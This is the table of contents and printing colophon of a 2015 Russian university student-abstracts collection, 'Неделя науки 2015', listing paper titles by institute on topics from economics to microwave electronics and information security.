<i>Филимоненко И. В. Критический анализ инструмента сити-менеджмента</i>	522
<i>Стрельцова В.Ю. Российский и зарубежный опыт управления мотивацией персонала</i>	525
<i>Снежанна А.П. Стоимость брендов российских компаний: методология и проблемы оценки</i>	528
<i>Шеремет Ю.А. Влияние современного экономического кризиса на товарную и ценовую политику розничных торговых сетей (на примере ООО «Пятерочка»)</i>	531
<i>Явич С.Б. Перспективы развития сферы инфокоммуникаций</i>	534
Институт социологии и регионоведения	536
<i>Чикарова Г.И. Современная семья: гендерная зависимость или гендерное равенство</i>	536
<i>Яицкова А.И. Банкротство туристских фирм в Российской Федерации в 2014 году: причины, последствия и перспективы</i>	538
<i>Кушнир М.О. Социально - экономические и демографические последствия притока беженцев из Украины в Россию: региональный аспект.</i>	542
Институт высоких технологий и пьезотехники Инженерно-технологической академии	546
<i>Хопрянинов А.В. Wind power as an alternative source of energy</i>	546
<i>Родина М.А. Геоинформационный анализ развития застроенных территорий</i>	547
<i>Дьяченко А. А. Управление рисками внедрения CALS на основе нечеткой модели</i>	550
<i>Ермакова З.С. Оптимизация бизнес-процессов флористического предприятия с учетом удаленных форм заказов</i>	553
<i>Колесник Р.В. Система для моделирования взаимодействия галактических объектов</i>	556
<i>Знаменский Д.А. Решение задачи идентификации характерных паттернов биоэлектрической активности обонятельного нерва или обонятельной луковицы крысы</i>	559

**Институт компьютерных технологий и информационной безопасности
Инженерно-технологической академии** 562

<i>Панякин А.Е. Разработка и исследование алгоритма внедрения вредоносного программного обеспечения в мобильные устройства на ОС Android</i>	562
<i>Левашев С.П., Абраменко А. А. Распознавание и анализ объектов по данным лазерного сканирования</i>	565
<i>Гушанский С.М., Недорезова М.Д. Применение алгоритма квантового блуждания</i>	567
<i>Брехачева А.И. Ситуационные схемы и финансовый мониторинг</i>	570
<i>Даянов Р.С. Система передачи на основе однофотонного детектора</i>	572
<i>Казакевич В.Е. ИТ-консалтинг веб-приложений на примере SQL injection</i>	575
<i>Магин Я.С. Решение задачи о назначении с использованием генетического алгоритма</i>	578
<i>Терзьян А.Д. Мобильная система локального позиционирования</i>	581
<i>Войтенко М.А. Развитие эмоциональной сферы младших школьников, находящихся в ситуации семейного неблагополучия</i>	583
<i>Крикун М.Н. Использование систем компьютерной верстки документов (LaTeX)</i>	586
<i>Григораиш А.С. Биоинспирированный подход для решения задачи кластеризации</i>	589
<i>Козлова М.В. Удаленные технологии в очном обучении. Профессиональный блог преподавателя</i>	592
<i>Холопова Н.В. Интегрированная схема поиска решения задачи размещения</i>	595
<i>Зеленина Н.А. Синергетический синтез систем орбитального маневрирования искусственных спутников Земли</i>	598

Институт нанотехнологий, электроники и приборостроения Инженерно-технологической академии 602

<i>Севостьянов Д.Ю. Разработка быстродействующего СВЧ-переключателя с управляемой передислокацией максимума плотности электронов</i>	602
<i>Павлов Г. А. Конструкция и принцип действия устройства ввода/вывода для системы виртуальной реальности</i>	604
<i>Синюкин А.С. Исследование возможности построения однокристалльного командного приемника управления беспилотным летательным аппаратом</i>	607
<i>Астахов Л.Д. Исследование нелинейной СВЧ проводимости лавинно-пролетного диода</i>	609
<i>Медведко К.В. Разборка элементов устройства ИК-наблюдения в сложных условиях</i>	612
<i>Пичугина К.Ю. Проектирование смесителя СВЧ на антипараллельной паре резонансно-туннельных диодов</i>	613
<i>Джанбаев А.М. Уменьшение эффективной поверхности рассеяния объектов активным методом</i>	614
<i>Гончарова О.А. Входное устройство системы измерения параметров сигналов</i>	616
<i>Мамченко С.О. Установка для выявления частотной зависимости проводимости водосодержащих биосред в КВЧ-диапазоне</i>	617
<i>Вторушин А. Акустико-эмиссионные системы контроля высоконагруженных деталей</i>	617
<i>Дегтярев А.В. Анализ влияния искажений формы акустического сигнала на</i>	

<i>точность оценки его информативных параметров</i>	620
<i>Пак А.О. Способы калибровки УЗ уровнемеров</i>	622
<i>Клеменко Е.В. Аппаратные средства профилактики спортивного травматизма</i>	624
<i>Кумова Д.М. Импедансный аудиометр для диагностики слуха</i>	627
<i>Хамидулина А.К. БТС замещения утраченных функций человека с использованием ЭМГ</i>	629
<i>Бондарева Ж.Ю., Обыденная В.А. Широкополосные гидроакустические преобразователи</i>	631
<i>Онищенко К.С. Задачи шумоподавления в системах головных телефонов</i>	634
<i>Саламатин А.Г., Обыденная В.А., Бондарева Ж.Ю. Расширение полосы пропускания низкочастотных преобразователей</i>	636
<i>Петров И.А., Вишневский В.Ю. Лабораторный стенд ЭКГ для студентов</i>	638
<i>Скорова С.В., Терзьян Н.А. Математическое моделирование процессов массопереноса в диализаторе</i>	642
<i>Терзьян Н.А., Скорова С.В. Разработка ультразвукового генератора ударных волн для целей дистанционной литотрипсии</i>	644
<i>Земляная Д. И., Дергачёва О. О. Анализ автоматизированных программных комплексов подготовки кадастровой документации</i>	647
<i>Шитова Е.А., Лебедева Н.А. Анализ вариантов строительства центра проживания пожилых людей в городе Таганроге</i>	650
<i>Ермишкин З.В. Исследование процессов распределения легирующих примесей при формировании наногетероструктур</i>	652
<i>Писаренко И.В. Исследование переходных процессов в р-і-п фотодетекторе для интегральных систем оптической коммутации с использованием физико-топологической модели</i>	655
<i>Тарасов Р. И. Микромеханический гироскоп с одной осью чувствительности</i>	658
<i>Кочкарова З. У. Система менеджмента качества</i>	661
<i>Смаргунова А.С. Расчет планов контроля качества в среде Mathcad при сертификации товаров и услуг</i>	663
<i>Курсай Д. Е., Осипов Н.А. Исследование электрофизических характеристик источника постоянного тока на основе солнечных элементов</i>	666
<i>Семенов А.С. Исследование газочувствительных свойств чувствительного элемента на основе горизонтально ориентированных углеродных нанотрубок</i>	669
<i>Шах Д.Д. Формирование графена сублимацией поверхности карбида кремния при отжиге в вакууме</i>	672
<i>Сергиенко К.С. Исследование автоэмиссионных структур на основе вертикально ориентированных массивов углеродных нанотрубок</i>	675
<i>Хахулин Д.А. Исследование влияния электрофизических и структурных параметров пленок zno на чувствительность к УФ излучению</i>	677
<i>Шипулин И.А., Шумов А.В. Исследование газочувствительности наноразмерных пленок ZnO</i>	680
Институт управления в социальных, экономических и экологических системах Инженерно-технологической академии	683
<i>Кожухова А.Е., Приходько Е.В., Результативность бесплатных сервисов e-mail рассылок: миф или реальность?</i>	683

<i>Валынкин Р.А. Индустриальные парки как основополагающий компонент диверсификации экономики российских моногородов</i>	685
<i>Гопка Ю.А. Языковая игра как эффективное средство воздействия в рекламном слогане</i>	688
<i>Жидикова А. О., Сентищева Е.Н. Стратегический анализ промышленного комплекса города таганрога в условиях глобальной турбулентности</i>	691
<i>Шкодина Н.И. Исследование биологических параметров почв химико-аналитическими методами</i>	693
<i>Мягих Н.Ю. Особенности оценки конкурентоспособности предприятий сферы услуг</i>	696
<i>Хажнагоев А.А Гармонизация и унификация законодательств стран-участниц Евразийского экономического союза</i>	698
<i>Торопова М.С., Волчкова Е.Ю. Актуальные проблемы мультидисциплинарного анализа феномена подстрекательства</i>	701
Институт радиотехнических систем и управления Инженерно-технологической академии	704
<i>Антипин С.О., Березкин А.С., Косенко Е.Ю., Косенко О.В. Интерфейс распознавания речевых команд управления системами интеллектуального здания</i>	704
<i>Бакуменко А.Н. Градиентные методы выделения контуров на цифровых изображениях</i>	707
<i>Бахчевников В.В. Информативные признаки радиосигнала КВ диапазона при подповерхностном зондировании</i>	710
<i>Беляев А.А. Выделение границ на полутоновых изображениях. Модификации алгоритма Кэнни</i>	713
<i>Врублевских А.А., Гиляхов А.А., Сухарев Д.А., Оценка математического ожидания ресурса изоляции в задачах повышения надежности электрооборудования</i>	715
<i>Девитт Д.В. Разработка системы управления с системой безопасности для радиоуправляемого автомобиля</i>	720
<i>Днепровский И.А. Лабораторный измерительный комплекс для исследования устройств силовой электроники</i>	722
<i>Дубовицкий О.О., Данильченко В.И., Доценко В.С. Моделирование режимов работы силового электрооборудования в среде matlab</i>	724
<i>Евтушенко Д.О. Перспективные сверхширокополосные РЛС</i>	727
<i>Жаворонкова А.Е. Звено автопилот-снаряд плоскокрылого летательного аппарата</i>	730
<i>Иваненко Д.И. Разработка фильтра I-диапазона</i>	732
<i>Калачева Б.С. Моделирование транспортных потоков и факторы, влияющие на стойкость дорожных покрытий</i>	734
<i>Смирнов А.О., Колисова К.Г. Интернет ориентированная инфокоммуникационная система мониторинга потребления энергоресурсов</i>	736
<i>Коновалов Г.И. Решение задач мобильной навигации при помощи Robot Operating System</i>	739
<i>Кутырёва М., Рехвиашвили В., Светличная Е. Создание видеоролика с элементами инфорграфики «мой университет»</i>	742

<i>Луценко Е.Ю. Применение сверхширокополосного OFDM радара в автомобильных системах</i>	745
<i>Маевский А.М. Разработка энергоэффективного роботизированного глайдера</i>	748
<i>Максименко В.Г. Устойчивость, управляемость и балансировка самолета</i>	750
<i>Мациборко В.В., Маевский А.М. Обзор устройств регистрации ионного тока в камере сгорания ходового двигателя</i>	752
<i>Минко К.В. Электромагнитная совместимость систем сотовой связи</i>	754
<i>Озеров Я.В. Получение случайных процессов с заданной плотностью вероятностей мгновенных значений</i>	757
<i>Пархоменко А.В. Сегментация изображений на примере алгоритмов водоразделов и кластеризации</i>	760
<i>Петров А.А. Исследование качества закрытия речевого канала связи с использованием полосового скремблера/дескремблера с перестановками в виртуальном эксперименте labview</i>	762
<i>Пушнина А.А. Модель и информационное обеспечение для задач трудоустройства в среде internet</i>	764
<i>Репин И.М. Создание ЛВС для торгово-промышленной компании</i>	767
<i>Самарская М. Дизайн детской книги «царица – серая утица»</i>	770
<i>Скляр А.В. Ультразвуковой дефектоскоп</i>	772
<i>Словов А.Е. Система управления уличным освещением на основе интерфейса ZigBee</i>	775
<i>Суров К.А. Трёхмерное твердотельное параметрическое моделирование в сапр компас-3d</i>	777
<i>Токмаков Ю.К. Алгоритм уплотнения аналогового канала связи</i>	779
<i>Уманцев А.А. Усталостное разрушение поверхностей тяжело нагруженных деталей машин</i>	782
<i>Чемес И.И. Аппаратная реализация мобильного робота на платформе Arduino</i>	785
<i>Щепин А. А. Применение отладочной платы «Марсоход 2» для проектирования цифровых схем на ПЛИС</i>	788
Новошахтинский филиал Южного федерального университета	790
<i>Кириченко А.О. Исследование разработки автоматизированного процесса уценки сырья на складах ЗАО Корпорации Глория Джинс в MBS Ахарт 3.0.</i>	790
<i>Котлова Е.А. Разработка web-системы для агентства недвижимости «Вита» г.Ростов-на-Дону</i>	793
<i>Смутько А.С. Использование эквивалентных процентных ставок и их расчет в среде ЭТ MS Excel</i>	796
<i>Смутько А. С., Воробьева Ю.А. Экономические санкции и оценка их влияния на социально-экономическое состояние России</i>	799
<i>Науменко В.В. Сельское хозяйство России и проблемы его развития</i>	801
<i>Кучкурдина Т.А. Проблемы управления финансовой деятельностью предприятия в современных условиях</i>	804
<i>Хрулева О. Управление конкурентоспособностью предприятия среднего бизнеса</i>	807
<i>Кубецкой И.А. Россия: между Западом и Востоком</i>	810
<i>Баглай В.С. Проблемы формирования сферы социальной рекламы в современной России: муниципальный аспект</i>	812

<i>Соболева Н.А. Анализ проблемы молодежной безработицы на примере г. Новошахтинска: масштабы, причины и механизмы ее решения</i>	815
Филиал Южного федерального университета в Геленджике Краснодарского края	818
<i>Логинов А. Организация системы дошкольных учреждений в СССР в годы Великой Отечественной войны</i>	818
<i>Омелаев С.Д. Исследование эффективности работы алгоритмов сортировки массивов данных</i>	822
<i>Орфанди Х. Е. Антироссийские санкции как катализатор развития российского туристического бизнеса на примере курортов Краснодарского края</i>	826

Научное издание

Неделя науки 2015

Сборник тезисов

Подписано в печать 29.12.2015.

Формат 60×84 ¹/₁₆. Усл. печ. л. 48,94. Уч.-изд. л. 42,58.

Тираж 100 экз. Заказ № 4976.

Отпечатано в отделе полиграфической, корпоративной и сувенирной продукции
Издательско-полиграфического комплекса КИБИ МЕДИА ЦЕНТРА ЮФУ
344090, г. Ростов-на-Дону, пр. Стачки, 200/1, тел. (863) 247-80-51.